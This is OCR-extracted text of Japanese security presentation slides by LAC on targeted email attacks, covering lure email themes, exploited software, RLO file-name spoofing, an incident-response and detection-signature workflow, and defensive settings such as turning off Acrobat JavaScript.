
巧妙なメール：ラックの分析

	官公庁	民間企業
IR情報		○
社内連絡	○	○
グループ会社連絡		○
取引先連絡	○	○
時事ニュース	○	

世間のニュースに敏感


組織に関わる情報

添付されるファイルの種類



パソコンのソフトウェアの脆弱性（欠陥）を悪用
Windowsに加え、Adobe Reader、Flash Playerなど

手口　ファイル名偽装



http://www.atmarkit.co.jp/fsecurity/rensai/tipstoday08/tips01.html より

ファイル名の向きを操作することが可能（RLO）

インシデント対応事例

⑥JSIGをJSOCユーザへ展開

⑦攻撃者への通信

⑧JSIGで発見・防御

攻撃者の
ネットワーク

⑤セキュリティアナリストが
JSIGを作成
検知テスト・負荷試験を実施

④マルウェア解析結果を提供

LAC
Little eArth Corporation

①緊急対応事案
マルウェア検体を抽出


②一般公開されないインシデント情報

③マルウェア検体を提供

CYBER
EMERGENCY
CENTER


RRICS
Risk Research Institute of Cyber Space

標的型攻撃の対策ポイント




共通対策：Adobe Reader設定

Acrobat JavaScriptを無効化

